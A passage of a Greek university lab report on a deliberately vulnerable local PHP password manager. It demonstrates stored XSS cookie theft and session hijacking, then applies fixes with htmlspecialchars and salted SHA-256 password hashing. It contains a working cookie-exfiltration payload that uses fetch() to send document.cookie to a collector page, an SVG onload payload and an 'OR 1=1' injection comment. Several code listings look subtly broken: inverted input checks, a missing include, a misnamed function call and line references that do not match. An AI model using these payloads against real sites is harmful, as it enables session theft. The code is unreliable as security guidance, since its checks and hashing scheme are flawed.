Το PHPSESSID που εμφανίζεται είναι και το session id που θέλουμε να υποκλέψουμε. (Χρησιμοποιούμε Microsoft Edge για αυτό και το παραπάνω μήνυμα. Σε Google Chrome θα εμφανιζόταν μόνο το PHPSESSID)


Κάνω λοιπόν μια νέα σημείωση με την ακόλουθη εισαγωγή

```
fetch<script>fetch('http://localhost/passman/xss/getcookie.php?v='+document.cookie)</script>
```

Αυτό χρησιμοποιεί το αρχείο getcookie.php που μας δίνεται το οποίο στην ουσία αποθηκεύει στο αρχείο stolencookies.txt το κείμενο που φαίνεται και στο alert από πάνω. Πράγματι αν κοιτάξω το αρχείο stolencookies.txt παρατηρώ μια νέα εγγραφή όπως φαίνεται και παρακάτω


```
xss > cat stolencookies.txt
1 PHPSESSID=knjfug3u4gavdas9o4eupe38l1; seclab_user=u1
2 seclab_user=u1; PHPSESSID=o1mg400lipd2mck69kpfnl6p5s
3 PHPSESSID=1b3fopq8oj495knq3p7n28hgdf
4 language=en; welcomebanner_status=dismiss; PHPSESSID=1b3fopq8oj495knq3p7n28hgdf
5
```

Ανοίγω στην συνέχεια έναν νέο browser όπου δεν είμαι συνδεδεμένος στον χρήστη




Αριστερά ο νέος browser και δεξιά αυτός στον οποίο μπήκα στα notes και “έπεσα” θύμα του XSS attack.


Στην συνέχεια στον νέο browser πηγαίνω στο localhost/passman/xss/listcookies.php




Επιλέγω το τελευταίο PHPSESSID που είναι και αυτό που υπέκλεψα όποτε βλέπω το παρακάτω



Αν τώρα πατήσω το dashboard στα αριστερά θα διαπιστώσω ότι κατάφερα να συνδεθώ ως ο χρήστης u1 χωρίς να εισάγω username και password.



Αν είχα επιλέξει κάποιο άλλο “λάθος” cookie π.χ. το πρώτο από την λίστα θα έβλεπα το παρακάτω και προφανώς δεν θα μπορούσα να συνδεθώ ως ο u1




Στο σημείο αυτό να σημειωθεί πως κάναμε μια μικρή αλλαγή στο usecookie.php που μας δίνεται γιατί ήταν λανθασμένο το path του dashboard.php, η οποία φαίνεται παρακάτω

51   52 If all above session parameters are defined, try accessing the 53 <a href="dashboard.php">dashboard</a> 54 55    56 <a href="listcookies.php">List cookies</a>	51   52 If all above session parameters are defined, try accessing the 53+ <a href="../dashboard.php">dashboard</a> 54 55    56 <a href="listcookies.php">List cookies</a>
--	--


Για να αποφύγουμε τα XSS, θα τροποποιήσουμε τον κώδικα ώστε να εμφανίζει τις σημειώσεις – δεδομένα με ασφάλεια αποφεύγοντας τους χαρακτήρες που εκτελούν Javascript ή HTML χρησιμοποιώντας την συνάρτηση htmlspecialchars() εκεί που εμφανίζουμε τα περιεχόμενα μιας σημείωσης στον χρήστη.

144 while (\$row = \$result -> fetch_assoc()) { 145 echo "<div class='note-content'> " . \$row["note"] . "</div>"; 146 147 echo "<div class='note-signature'> by " . \$row["username"] . "</div>"; 148 echo "</div>"; 149 } 150	144 while (\$row = \$result -> fetch_assoc()) { 145 echo "<div class='note-content'> " . htmlspecialchars(\$row["note"], ENT_QUOTES, 'UTF-8') . "</div>"; 146+ 147 echo "<div class='note-signature'> by " . \$row["username"] . "</div>"; 148 echo "</div>"; 149 } 150
---	---


Οπότε αν προσπαθήσουμε να εισάγουμε κάποιο από τα προηγούμενα κείμενα στην φόρμα εισαγωγής σημειώσεων αυτά δεν θα τρέξουν για παράδειγμα




Στο σημείο αυτό παρατηρούμε ότι επίσης εμφανίζουμε (στην ακριβώς από κάτω γραμμή από αυτή που αλλάξαμε στον κώδικα) το username του χρήστη που έγραψε την σημείωση. Δοκιμάζουμε λοιπόν να δημιουργήσουμε έναν νέο χρήστη με username το εξής `<svg onload=alert()>` δημιουργούμε μια νέα σημείωση ως αυτός ο χρήστης, συνδεόμαστε ως ένας άλλος και όταν πάμε στις σημειώσεις διαπιστώνουμε πως τρέχει το παραπάνω κομμάτι κώδικα όπως φαίνεται και στο screenshot.



Να σημειωθεί πως η βάση δεδομένων επιτρέπει username ως και 20 χαρακτήρες οπότε είναι δύσκολο κάποιος χρήστης να καταφέρει να βάλει κάποιο κακόβουλο username. Παρόλα αυτά για να είμαστε ασφαλής κάνουμε αντίστοιχη τροποποίηση στο σημείο που εμφανίζουμε το username όπως κάναμε και για τα περιεχόμενα και τελικά οι αλλαγές στον κώδικα είναι οι εξής



Μετά από αυτές τις αλλαγές, όταν πάω στην σελίδα των σημειώσεων βλέπω τα παρακάτω



Με τις παραπάνω αλλαγές λοιπόν αντιμετωπίζουμε αποτελεσματικά και την τεχνική cross site scripting που θα μπορούσε να χρησιμοποιήσει κάποιος για να κλέψει τα authentication cookies άλλων χρηστών.

#### 4) Κίνδυνος αποθήκευσης ευαίσθητων δεδομένων ως απλό κείμενο

Τρέχω τα παρακάτω SQL Queries και παρατηρώ πως αποθηκεύονται τα δεδομένα μου.

```
SELECT * FROM login_users;
```

```
SELECT * FROM websites;
```

login_users (1r x 3c)				
#	id	username	password	
1	1	u1	p1	

websites (1r x 5c)						
#	webid	login_user_id	web_url	web_username	web_password	
1	1	1	www.test.com	tom	tompass	

Είναι φανερό λοιπόν πως τα ευαίσθητα δεδομένα μου, δηλαδή οι κωδικοί πρόσβασης (τόσο για την είσοδο στην εφαρμογή όσο και αυτοί που “διαχειρίζεται” η εφαρμογή) είναι αποθηκευμένα στην βάση ως απλό κείμενο κάτι άκρως επικίνδυνο σε περίπτωση που κάποιο καταφέρει να τα αποκτήσει. Πρέπει πριν αποθηκευτούν στην βάση να λάβουν κατάλληλη επεξεργασία ώστε ακόμα και αν αποκτηθούν από κάποιον κακόβουλο χρήστη αυτά να είναι μη “αναγνώσιμα”.

#### Hashing

Αρχικά θα ασχοληθούμε με τους κωδικούς πρόσβασης για την είσοδο στην εφαρμογή. Δεν με ενδιαφέρει να μπορώ να τους “ανακτήσω” επομένως θέλω μια irreversible τεχνική και για αυτό τον λόγο θα χρησιμοποιήσω salt και hashing. Θα συμβουλευτώ λοιπόν το αρχείο test\_hash.php που μου δίνεται. Παρατηρώντας τον κώδικα αυτού του αρχείου συμπεραίνω τα εξής:

- Αρχικά υπολογίζεται το salt ως το SHA-256 hash του username, το οποίο χρησιμοποιείται για να κάνει πιο ασφαλή την αποθήκευση του κωδικού πρόσβασης. ( Το salt είναι μια τυχαία αλφαριθμητική τιμή που προστίθεται στον κωδικό πρόσβασης (ή σε οποιαδήποτε άλλη ευαίσθητη πληροφορία) πριν από τη διαδικασία του hashing, με σκοπό να ενισχύσει την ασφάλεια της αποθήκευσης των κωδικών.)
- Στη συνέχεια, ο κωδικός πρόσβασης συνδυάζεται με το salt για να δημιουργηθεί το salted password.
- Το salted password υποβάλλεται σε hashing με SHA-256 για να δημιουργηθεί το τελικό hash.
- Το hash του salted password αποθηκεύεται (και όχι ο ίδιος ο κωδικός πρόσβασης), αυξάνοντας την ασφάλεια της εφαρμογής.

Πρέπει λοιπόν να τροποποιήσουμε τον κώδικα των αρχείων register.php και login.php για να χρησιμοποιήσουμε την παραπάνω λογική.

Δημιουργώ ένα νέο αρχείο στο project μου το οποίο ονομάζω password\_helper.php και αποθηκεύω εκεί μέσα την συνάρτηση getPasswordHash\_hex από το test\_hash.php αρχείο.



```

password_helper.php
1  <?php
2  // Hash a password using a salt and SHA-256
3  function getPasswordHash_Hex($username, $password) {
4      // Compute hash of salted-password (and salt) from username and password (in hex format)
5      $salt = hash('sha256', $username); // Compute salt as the hash of the username
6      $saltedPwd = $salt . $password;    // Get a salted password by combining salt and password
7      $hashedPwd = hash('sha256', $saltedPwd); // Hash the salted password using SHA-256
8      // Return the password hash and the salt
9      return [
10         'hash' => $hashedPwd,
11         'salt' => $salt
12     ];
13 }
14 ?>

```

Στην συνέχεια τροποποιώ το register.php ώστε να χρησιμοποιεί την παραπάνω συνάρτηση για να κάνει hash το password προτού το αποθηκεύσει στην βάση δεδομένων.

```

11 <?php
12 // Start a new session (or resume an existing one)
13 session_start();
14
15 // Check if the user is already logged in
16 if (isset($_SESSION['loggedin']) && $_SESSION['loggedin'] === true && $_SESSION['username'] !== '') {
17     echo "<font color=red>You are already logged in</font><br>";
18     echo "Please <a href=logout.php>logout</a> first";
19     exit;
20 }
21
22 if ($_SERVER["REQUEST_METHOD"] === "POST") {
23     if (isset($_POST['new_username'], $_POST['new_password']) || trim($_POST['new_username']) == '' || trim($_POST['new_password']) == '') {
24         $login_message = "Missing username or password.";
25     }
26     else {
27         // Get user submitted information
28         $new_username = trim($_POST['new_username']);
29         $new_password = trim($_POST['new_password']);
30
31         // Connect to the database
32         $conn=mysqli_connect("localhost","reguser","regpass","pwd_mgr");
33         // Check connection
34         if (mysqli_connect_errno()) {
35             echo "Failed to connect to MySQL: " . mysqli_connect_error();
36             exit();
37         }
38
39         // Insert a new user
40         // Sql query = "INSERT INTO login_users (username,password) VALUES ('{$new_username}','{$new_password}');"
41         $stmt = $conn->prepare("INSERT INTO login_users (username,password) VALUES (?,?)");
42         $stmt->bind_param("ss", $new_username, $new_password);
43         $result = $stmt->execute();
44         //echo $sql_query;
45
46         // Hash the password using the helper function
47         $hashedPwd = getPasswordHash_Hex($new_username, $new_password);
48
49         // Connect to the database
50         $conn=mysqli_connect("localhost","reguser","regpass","pwd_mgr");
51         // Check connection
52         if (mysqli_connect_errno()) {
53             echo "Failed to connect to MySQL: " . mysqli_connect_error();
54             exit();
55         }
56
57         // Insert a new user
58         // Sql query = "INSERT INTO login_users (username,password) VALUES ('{$new_username}','{$new_password}');"
59         $stmt = $conn->prepare("INSERT INTO login_users (username,password) VALUES (?,?)");
60         $stmt->bind_param("ss", $new_username, $hashedPwd['hash']);
61         $result = $stmt->execute();
62         //echo $sql_query;
63     }
64 }

```

Η γραμμή 12 κάνει include στο register.php το νέο αρχείο που δημιούργησα.

Η γραμμή 32 χρησιμοποιεί την συνάρτηση, η οποία επιστρέφει τόσο το τελικό hash όσο και το “ενδιάμεσο” salt.

Η γραμμή 45 αποθηκεύει τελικά στην βάση δεδομένων το hashed password αντί για το new\_password σαν plain text.

Πράγματι ας δοκιμάσουμε να δημιουργήσουμε έναν νέο χρήστη με username u2 και κωδικό πρόσβασης p2 και να δούμε τι θα αποθηκευτεί στην βάση.

Εκτελώ **SELECT \* FROM login\_users;**

login_users (2x 3c)				
#	id	username	password	
1	1	u1	p1	
2	4	u2	2e4e56dfd7e7a833e747cad18f7a4b08022dd8ce918c4f090b	

Όπως φαίνεται και στο screenshot παραπάνω στην ΒΔ αποθηκεύτηκε το hashed password και όχι απλό κείμενο. Τώρα πρέπει να κάνουμε αντίστοιχη τροποποίηση και στο login.php έτσι ώστε να κάνει hash το password με το οποίο προσπαθεί να συνδεθεί ο χρήστης και να ψάξει για αυτό μέσα στην βάση.

Κάνοντας αυτήν την δουλειά διαπίστωσα ότι η βάση μου (από το dump που μας δίνεται) επιτρέπει passwords μέχρι και 50 χαρακτήρες, ενώ το hash που παράγεται είναι 64. Αυτό έχει ως αποτέλεσμα να αποθηκεύονται στην βάση μόνο οι πρώτοι 50 χαρακτήρες. Έτσι προσπαθώντας να κάνω login με το hash δεν μπορούσα γιατί του έδινα 64 χαρακτήρες. Για τον λόγο αυτό πριν το login κρατάω μόνο τους πρώτους 50 χαρακτήρες και συνδέομαι με αυτό. Εναλλακτικά θα μπορούσα να τροποποιήσω το sql dump και να κάνω το password varchar(64). Προτίμησα όμως να μην πειράξω τα αρχεία που μου δόθηκαν για αυτό και πήγα με αυτήν την προσέγγιση. Παρακάτω φαίνεται η τροποποίηση στον κώδικα του login.php

```

10 // Start a new session (or resume an existing one)
11 session_start();
12
13 // Check if the user is already logged in
14 if (isset($_SESSION['loggedin']) && $_SESSION['loggedin'] === true && $_SESSION['username'] !== '') {
15     // Redirect to the dashboard page
16     header("Location: dashboard.php");
17     exit();
18 }
19
20 if ($_SERVER['REQUEST_METHOD'] === "POST") {
21     if (isset($_POST['username'], $_POST['password'])) || trim($_POST['username']) !== '' || trim($_POST['password']) !== '' {
22         $login_message = "Missing username or password.";
23     }
24     else {
25         // Get user submitted information
26         $username = trim($_POST['username']);
27         $password = trim($_POST['password']);
28
29         // Connect to the database
30         $conn=mysqli_connect("localhost","loginuser","logpass","pwd_mgr");
31         // Check connection
32         if (mysqli_connect_errno()) {
33             echo "Failed to connect to MySQL: " . mysqli_connect_error();
34             exit();
35         }
36
37         // xxx! OR 1=1; -- '
38         // $sql_query = "SELECT * FROM login_users WHERE username='{$username}' AND password='{$password}'";
39         $stmt = $conn->prepare("SELECT * FROM login_users WHERE username=? AND password=?");
40         $stmt->bind_param("ss", $_POST['username'], $_POST['password']);
41         $stmt->execute();
42         $result = $stmt->get_result();
43     }
44 }
45
46 // Include password helper
47 include_once 'password_helper.php';
48 // Start a new session (or resume an existing one)
49 session_start();
50
51 // Check if the user is already logged in
52 if (isset($_SESSION['loggedin']) && $_SESSION['loggedin'] === true && $_SESSION['username'] !== '') {
53     // Redirect to the dashboard page
54     header("Location: dashboard.php");
55     exit();
56 }
57
58 if ($_SERVER['REQUEST_METHOD'] === "POST") {
59     if (isset($_POST['username'], $_POST['password'])) || trim($_POST['username']) !== '' || trim($_POST['password']) !== '' {
60         $login_message = "Missing username or password.";
61     }
62     else {
63         // Get user submitted information
64         $username = trim($_POST['username']);
65         $password = trim($_POST['password']);
66
67         // Generate password hash
68         $hashedPwd = getPasswordHash($username, $password);
69         $hashedPwd50 = substr($hashedPwd, 0, 50);
70
71         // Connect to the database
72         $conn=mysqli_connect("localhost","loginuser","logpass","pwd_mgr");
73         // Check connection
74         if (mysqli_connect_errno()) {
75             echo "Failed to connect to MySQL: " . mysqli_connect_error();
76             exit();
77         }
78
79         // xxx! OR 1=1; -- '
80         // $sql_query = "SELECT * FROM login_users WHERE username='{$username}' AND password='{$password}'";
81         $stmt = $conn->prepare("SELECT * FROM login_users WHERE username=? AND password=?");
82         $stmt->bind_param("ss", $username, $hashedPwd50);
83         $stmt->execute();
84         $result = $stmt->get_result();
85     }
86 }

```

Πλέον μπορώ να συνδεθώ κανονικά με τον νέο χρήστη u2. Έσπασε όμως το login του χρήστη u1, που προϋπάρχει στην βάση από το dump καθώς το password αποθηκεύεται στην βάση σαν απλό κείμενο. Θα αλλάξουμε λοιπόν την “τιμή” του password του στην βάση. Αρχικά υπολογίζω το hashed password για username: u1 και password: p1 το οποίο είναι:

ab51495df31c5078c0374c8d87b6abe55b8bde0d6b96477c3a8793d84dacfb2b

Κρατάω πάλι τους πρώτους 50 χαρακτήρες δηλαδή:

ab51495df31c5078c0374c8d87b6abe55b8bde0d6b96477c3a

Και αλλάζω την τιμή του password για τον χρήστη u1 με το παρακάτω ερώτημα:

**UPDATE** login\_users

**SET** PASSWORD = 'ab51495df31c5078c0374c8d87b6abe55b8bde0d6b96477c3a'

**WHERE** username = 'u1';

Όποτε τελικά έχω το παρακάτω:

login_users (2r x 3c)				
#	id	username	password	
1	1	u1	ab51495df31c5078c0374c8d87b6abe55b8bde0d6b96477c3a8793d84dacfb2b	
2	4	u2	2e4e56dfd7e7a833e747cad18f7a4b08022dd8ce...	

Και πλέον μπορώ να συνδεθώ και ως u1 με κωδικό p1.

